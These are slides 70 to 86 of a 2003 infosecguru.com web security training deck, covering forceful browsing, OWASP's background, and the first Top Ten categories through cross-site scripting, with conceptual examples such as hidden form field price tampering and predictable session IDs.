
Copyright ©2003 by infosecguru.com, All Rights Reserved 70 Forceful Browsing • Vulnerability explanationVulnerability explanation: By “guessing” the names of files and directories the hacker can view them without going through the business logic leading to those objects • Why forceful browsingWhy forceful browsing: 1. Default files are left during the installation process 2. New files that should not be exposed and old files which should be removed are left (outside the normal flow) by mistake • As a result of this manipulationAs a result of this manipulation : Content (log files, administration facilities, application source code) is revealed due to file and directory access

Copyright ©2003 by infosecguru.com, All Rights Reserved 71 Forceful Browsing - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 72 Forceful Browsing - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 73 Forceful Browsing - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 74 OWASP Top Ten List Open Web Application Security Project
Copyright ©2003 by infosecguru.com, All Rights Reserved 75 About OWASP • Founded in Sept 2000 in Response to – A Growing Demand for Information – An Alarming Amount of Disinformation • Project Structure – Over 30 Volunteers From All Over World – In Process of Setting Up a Non-Profit Foundation – Meritocracy – Online Community • Mission : Dedicated to Sharing Knowledge and Building Open Source Software Relating to Web Application Security • All Work Copyrighted to the Free Software Foundation and Released Under Approved Open Source Licenses
Copyright ©2003 by infosecguru.com, All Rights Reserved 76 About OWASP • Web Site – http://www.owasp.org – 500 attacks a day ! • OWASP Projects – Documentation Projects • OWASP Guide (Version 2.0 Due Summer 2004) • OWASP Top Ten • ISO17799 (Due March) • OWASP Testing (Part 1 Due End of Feb) • AppSec FAQ – Development Project • oPortal • CodeSeeker • WebScarab • OCL • VulnXML Database • WebGoat • .NET Projects – ANSA – ABSA
Copyright ©2003 by infosecguru.com, All Rights Reserved 77 The Reason for the OWASP Top Ten • OWASP Guide 1.0 – Developer Centric – 150 Pages • “My CIO doesn’t get it, please help me” • “My Boss isn’t that technical” • OWASP Top Ten Version 1 – Release Jan 2003 – A Lot of Press Attention – Instant Hit with Community • Why Top Ten 2004 – Improve / Evolve What We Have Learned / Continue to Learn – Align the Top Ten to OASIS WAS Thesaurus – New Category for Evolving Business Climate • Top Ten Primary Authors – Jeff Williams – Dave Wichers – Bruce Mayhew
Copyright ©2003 by infosecguru.com, All Rights Reserved 78 Considerations • When We Are Discussing the Top Ten You May Want To Ask Yourself Questions Like These – Could any firewall stop this from happening? – Could SSL Stop This from Happening? – Would This Type of Attack Show Up In Any Intrusion Detection System? – How Would I Fix This Type of Problem?
Copyright ©2003 by infosecguru.com, All Rights Reserved 79 Unvalidated Input • Common Attack Names – Parameter Tampering – Cookie Poisoning • Impact – Attacks on System – Attack / Bypass The Core System Functionality – Can Touch Data of Record • Realistic Examples – Attacker Changes The Price of Plasma TV from $5,000 to $50 – Attacker Gets Access to Order Tracking Information • Additional Notes – Client Side Validation • Fine for Performance and Usability • No Security Benefit – Encoding Schemes • Unicode • Hex and other character sets

Copyright ©2003 by infosecguru.com, All Rights Reserved 80 Unvalidated Input Before Hidden Form Field Manipulation

Copyright ©2003 by infosecguru.com, All Rights Reserved 81 Unvalidated Input After Hidden Form Field Manipulation Paid to Surf the Web!

Copyright ©2003 by infosecguru.com, All Rights Reserved 82 Unvalidated Input The Negative Values Are Not Checked A different version of “How to be a Millionaire”!
Copyright ©2003 by infosecguru.com, All Rights Reserved 83 Broken Access Control • Common Attack Names – Privilege Escalation – Fail Open Access Control • Impact – Malicious Users Can Bypass Authorization Checks – Standard Users Can Become Super-Users – Users Can Use System Functionality Not Intended For Them • Realistic Examples – Attacker Becomes Plan Administrator for a 401K – Attacker Gets to View the User Database / Payroll Information • Additional Notes – Access Control Systems Are Hard To Build – Harder To Control and Centralize

Copyright ©2003 by infosecguru.com, All Rights Reserved 84 Broken Authentication and Session Management • Common Attack Names – Brute Force Password Cracking – Brute Force Session ID Cracking – Session Hi-jacking – Session Fixation • Impact – Attacker Compromises User Accounts – Attackers Login with No Authentication Checks – Attacker Able to Create His / Her Own Logon – Attacker Can Hi-Jack Session of Another User • Realistic Examples – Attacker Tries 100’s of Thousands of Passwords – Attacker Creates His / Her Own Session Cookies • Additional Notes – Modern Frameworks Like J2EE and .NET Have Good Authentication Support and Session Management Support – Developers Often Confused of Choice and “What To Use When”
Copyright ©2003 by infosecguru.com, All Rights Reserved 85 Broken Authentication and Session Management • Session Management Example Time based with randomly incremented number appended • EE51091718351065 • EE51091718351703 • EE51091718352354 • EE51091718352411 – Keys created on 09/17 at 6:35 PM, EST

Copyright ©2003 by infosecguru.com, All Rights Reserved 86 Cross Site Scripting (XSS) Flaws • Common Attack Names – Cross Site Scripting – XSS – JavaScript Injection • Impact – Attack on a User Not a System – Usually Starts with Social Engineering • Realistic Examples – Stealing Users Session Cookies – Displaying Phishing Site • Additional Notes – Widely Reported (Especially in Open Source Software) – Rarely Seen To Be Used By Hackers in the Wild – Potential to Be Devastating But So Far Not Seen in Action
